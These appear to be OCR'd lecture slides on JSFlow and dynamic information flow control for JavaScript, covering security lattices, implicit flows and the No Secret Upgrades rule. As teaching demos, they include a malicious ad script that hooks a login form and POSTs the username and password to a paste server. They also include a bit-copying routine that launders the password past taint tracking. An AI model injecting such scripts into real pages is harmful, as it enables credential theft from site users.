
JSFlow – the analytics attack



JSFlow – the ad attack



JSFlow – the XSS attack



Taint tracking enough?

- No, easy to bypass if in control of the injected code.

```
function copybit(b) {
  var x = 0;
  if (b) { x = 1; }

  return x;
}

function copybits(c,n) {
  var x = 0;

  for (var i = 0; i < n; i++) {
    var b = copybit(c & 1);
    c >>= 1;
    x |= b << i;
  }
  return x;
}
```

```
function copystring(s) {
  var arr = [];

  for (var i = 0; i < s.length; i++)
  {
    var c = s.charCodeAt(i);
    arr[i] = copybits(c,16);
  }

  return String.fromCharCode.  \\
         apply(null,arr);
}
```

Modified attack – a new ad


Black car to identify


```
<a href="http://www.porsche.com">
    <img class="pure-img-responsive" src="http://localhost:4999/ads/ad3.png"
         onload="eval(document.getElementById('evil').text);">
</a>

<script id="evil">
  function copybit(b) { … }
  function copybits(c,n) { … }
  function copystring(s) { … }

  var login = document.getElementById("login");
  if (login) {
    login.addEventListener("click", function () {
      var username = document.getElementsByName("username")[0].value;
      var password = document.getElementsByName("password")[0].value;

      var leak = copystring(password);

      var url = "http://localhost:4777/paste";
      var req = new XMLHttpRequest();

      req.open("POST", url);
      req.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
      req.send("username=" + encodeURIComponent(username) +
               "&password=" + encodeURIComponent(leak));
    });
  }
</script>
```

Use of copystring to copy using implicit flow.

DEMO!

Trying the modified attack!




Hrafn
localhost:5000
Google
A WORD FROM OUR SPONSORS
You see a Porsche.
RECENT POSTS
HRAFN
Post your stuff
Daniel Hedin
Sign out
Do you know
By Daniel Hedin
JSFlow is a security-enhanc
flow. JSFLow
supports full non-stric
provides dynamic (run
is written in JavaScrip
pastebox — node — 80×24
mac:pastebox dhn03$ node pastebox.js
Node app is running on port 4777
{ username: 'd.hedin@gmail.com', password: 'jsflow' }

Conclusion so far

- Access control not enough
  - faulty code may expose, code injection
- Taint mode not enough
  - code injection can bypass

- Summarize attacks
  - malicious or compromised 3rd party service
  - faulty 3rd part service that allows for code injection
  - faulty service that allows for XSS

- Suggested solution for confidentiality: full IFC
- First, a review of dynamic IFC

DYNAMIC IFC

with focus on JavaScript

Information flow control recap

- Specify what information can go where – *security policy*
  - Classify information according to some *security classification*
  - Specify where information of different classifications are allowed to flow
- Enforce that the security policy is not violated
  - On Tuesday we looked briefly on static enforcement
    - Programs that pass the static analysis are guaranteed to be free from (certain forms of) policy violations
  - Today: dynamic enforcement
    - Allow full access, but track information flow runtime and stop execution when a potential policy violation is found
- Suggested reading
  - General information on dynamic enforcement [Russo, Sabelfeld PSI'09]
  - Dynamic IFC for JavaScript [Hedin, Sabelfeld CSF'12]

Why *dynamic* IFC?

- JavaScript is highly dynamic
  - dynamic objects – properties can be added and removed
  - dynamic scope chain – objects can be injected that capture variable lookup
  - dynamic code evaluation in different guises; eval, new Function, event handlers
  - dynamically typed – naturally flow sensitive
- Each of these features challenges for static approaches
  - require sophisticated analyses
- A dynamic approach is a natural candidate!

Why do we care about JavaScript?

- Foundation for cloud web apps
  - also available on the server side via node.js
- Similar challenges in other dynamic languages

- Powerful libraries and frameworks that leverage the dynamism of the language
  - jQuery, modernizr, …
  - express.js, angular.js, …

- Relatively bad mouthed language – somewhat bad reputation
  - Partly undeserved in my opinion – language does contain some unfortunate choices (but not necessarily the ones that take the most flak)
  - However, most importantly – *people do amazing stuff with JavaScript*
  - Let's handle the IFC challenges!

Security classification

- Specifies what to enforce
- Typically a lattice
  - partial order $\sqsubseteq$
  - a way of combining classifications $\sqcup$ that respects ordering, i.e., $X \sqsubseteq X \sqcup Y$ and $Y \sqsubseteq X \sqcup Y$
  - for when combining values of different classifications – e.g. result of adding two values is at least as secret as the addends

- Traditional examples
  - Linear lattice : Unclassified $\sqsubseteq$ Classified $\sqsubseteq$ Secret $\sqsubseteq$ Top Secret
  - Two level linear lattice: Secret $\sqsubseteq$ Public, $H \sqsubseteq L$

- Lattice of sets of labels – power set lattice
  - Bottom element $\bot$ (or the empty set) and top element $\top$
  - Suitable for web setting – labels could be origins of information
  - The model used by JSFlow

Dynamic IFC – runtime labels

- Values paired with runtime labels that represent the classification
  - (15, H), (‘Hello World!’, L)
- Labels combined when values combined
  - $(15,H) + (3,L) = (18, H \sqcup L) = (18,H)$
  - $(n_1,l_1) + (n_2,l_2) = (n_1 + n_2, l_1 \sqcup l_2)$
- Compare to dynamic typing where values carry their type
- Remember: Two types of flows – explicit and implicit

Explicit flows

- Dynamic typing and dynamic IFC is naturally *flow sensitive*
  - labels attached to values, not locations
  - hence labels follow the flow of values
- Contrast to the static type system of Java
  - types attached to locations, e.g, variables and not values
  - types are not allowed to change

```
var l = lbl(15,'L');    // l = (15,'L')
var h = lbl(l, 'H');    // h = (15,'H')

l = h + 1;  // l = (16,'H')
h = 5;      // h = (5, ⊥)
l = 0;      // l = (0, ⊥)
```

`lbl(v,l)` labels the value `v` with the label corresponding to the given string `l`. Otherwise values get the default label ⊥

Explicit flows - the explicit ad attack

```
<a href="http://www.porsche.com">
    <img class="pure-img-responsive" src="http://localhost:4999/ads/ad2.png"
         onload="eval(document.getElementById('evil').text);"
    >
</a>

<script id="evil">
          = docu                    ;
          ) {
    lo   .addEventListener("click", function () {
      var username = document.getElementsByName("username")[0].value;
      var password = document.getElementsByName("password")[0].value;
      var url = "http://localhost:4777/paste";
      var req = new XMLHttpRequest();
      req.open("POST", url);
      req.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
      req.send("username=" + encodeURIComponent(username) +
               "&password=" + encodeURIComponent(password));
    });
  }
</script>
```

(‘jsflow’,⊤)

(‘d.hedin@gmail.com’, ⊥)

(http://localhost:4777/paste, ⊥)

⊤ → http://localhost:4777/paste?

(‘…&password=jsflow’,⊤)

Implicit flows

- Implicit flows *may* arise from differences in side effects when control flow depends on classified value

```
function copybit(b) {
  var x = 0;
  if (b) {
    x = 1;
  }
  return x;
}
```

$(0, \bot)$

$(1, \top)$

$pc = \top$

since $pc = \top \not\sqsubseteq \bot$

- Enforcement
  - maintain (accumulated) label of control flow – the label of the *pc*
  - forbid side effects if label of target is below label of *pc*
  - Known as the NSU (No Secret Upgrades) restriction [Austin, Flanagan PLAS'09]

- *Why not flow sensitive, i.e., let new value be lifted to label of pc?*

Study: full flow sensitivity

- Consider the two runs of the following program for the different values of h

```
l = true;        // l = (true, ⊥)
t = false;       // t = (false, ⊥)

if (h) {         // pc = ⊤
  t = true;      // t = (true, ⊤)
}

if (!t) {        // not executed
  l = false;
}

// l = (true, ⊥), h = (true, ⊤)
```

```
l = true;        // l = (true, ⊥)
t = false;       // t = (false, ⊥)

if (h) {         // not executed
  t = true;
}

if (!t) {        // pc = ⊥
  l = false;     // l = (true, ⊥)
}

// l = (false, ⊥), h = (false, ⊤)
```

- Labels must not be control dependent on information of higher labeling than the label itself

Restrict implicit flows into labels

- Labels must not be control dependent on information of higher labeling than the label itself
  - assume x and y are labeled ⊥ and h is labeled

```
var x = 0;
if (y) { x = h; }
```

  - with x labeled ⊤ after execution if y is true and ⊥ otherwise

- Possible solution: No Secret Upgrades
  - potential issue – might stop execution prematurely
  - used by JSFlow

Enforcement of NSU

- Dynamoc enforcement

$$\frac{\langle E_1, s_1\rangle \xrightarrow{pc} E_2 \qquad \langle E_2, s_2\rangle \xrightarrow{pc} E_3}{\langle E_1, s_1; s_2\rangle \xrightarrow{pc} E_3}$$

$$\frac{\langle E_1, e\rangle \to b^{\sigma} \qquad \langle E_1, s_b \rangle \xrightarrow{pc \sqcup \sigma} E_2}{\langle E_1, \texttt{if } e \texttt{ then } s_{\texttt{true}} \texttt{ else } s_{\texttt{false}}\rangle \xrightarrow{pc} E_2} \qquad \frac{\langle E, e\rangle \to v^{\sigma} \qquad E[x] = v^{\sigma'} \qquad pc \sqsubseteq \sigma'}{\langle E, x := e\rangle \to E[x \mapsto v^{pc \sqcup \sigma}]}$$

- Compare with a *flow sensitive* static type system

$$\frac{\Gamma \vdash e : \sigma \qquad pc \sqcup \sigma, \Gamma \vdash s_{\texttt{true}} \Rightarrow \Gamma_1 \qquad pc \sqcup \sigma, \Gamma \vdash s_{\texttt{false}} \Rightarrow \Gamma_2}{pc, \Gamma \vdash \texttt{if } e \texttt{ then } s_{\texttt{true}} \texttt{ else } s_{\texttt{false}} \Rightarrow \Gamma_1 \sqcup \Gamma_2}$$

$$\frac{\Gamma \vdash e : \sigma \qquad pc \sqsubseteq \Gamma[x]}{pc, \Gamma \vdash x := e \Rightarrow \Gamma[x \mapsto pc \sqcup \sigma]} \qquad \frac{pc, \Gamma_1 \vdash s_1 \Rightarrow \Gamma_2 \qquad pc, \Gamma_2 \vdash s_2 \Rightarrow \Gamma_3}{pc, \Gamma_1 \vdash s_1; s_2 \Rightarrow \Gamma_3}$$

- and with the *flow insensitive* type system of challenge

$$\frac{\Gamma \vdash e : \sigma \qquad pc \sqcup \sigma, \Gamma \vdash s_{\texttt{true}} \qquad pc \sqcup \sigma, \Gamma \vdash s_{\texttt{false}}}{pc, \Gamma \vdash \texttt{if } e \texttt{ then } s_{\texttt{true}} \texttt{ else } s_{\texttt{false}}} \qquad \frac{\Gamma \vdash e : \sigma \qquad pc \sqcup \sigma \sqsubseteq \Gamma[x]}{pc, \Gamma \vdash x := e} \qquad \frac{pc, \Gamma \vdash s_1 \qquad pc, \Gamma \vdash s_2}{pc, \Gamma \vdash s_1; s_2}$$

Example derivation

- Consider the program: `x = 0; if h then x = 1 else skip`

for $E_1 = [x \to \texttt{undef}^L,\ h \to \texttt{true}^H]$

$$\dfrac{\dfrac{\langle E_1, 0\rangle \to 0^L \quad E_1[x] = v^L \quad L \sqsubseteq L \quad E_2 = E_1[x \to 0^L]}{\langle E_1,\ x = 0\rangle \to^L E_2} \qquad \dfrac{\dfrac{E_2[h] = \texttt{true}^H}{\langle E_2, h\rangle \to \texttt{true}^H} \quad \dfrac{\langle E_1, 1\rangle \to 1^L \quad E_2[x] = 0^L \quad H \not\sqsubseteq L}{\langle E_2,\ x{=}1\rangle \to^H}}{\langle E_2,\ \texttt{if h then x=1 else skip}\rangle \to^L}}{\langle E_1,\ \texttt{x = 0; if h then x = 1 else skip}\rangle \to^L}$$

NSU

- Sadly, turns out to be a rather big deal in practice
- Remedies
  - Permissive upgrades, **upgrade instructions**, **hybrid dynamic enforcement**

But first – the implicit leak

- Called by `var leak = copystring(password)`


```
function copybit(b) {
  var x = 0;
  if (b) { x = 1; }

  return x;
}

function copybits(c,n) {
  var x = 0;

  for (var i = 0; i < n; i++) {
    var b = copybit(c & 1);
    c >>= 1;
    x |= b << i;
  }
  return x;
}
```

NSU?

```
function copystring(s) {
  var arr = [];

  for (var i = 0; i < s.length; i++)
  {
    var c = s.charCodeAt(i);
    arr[i] = copybits(c,16);
  }

  return String.fromCharCode.  \\
         apply(null,arr);
}
```

What happens in JSFlow?

DEMO!



NSU triggered – for variable **c**

Understanding the security error

- Called by `var leak = copystring(password)`
- Look at the semantic rule of for

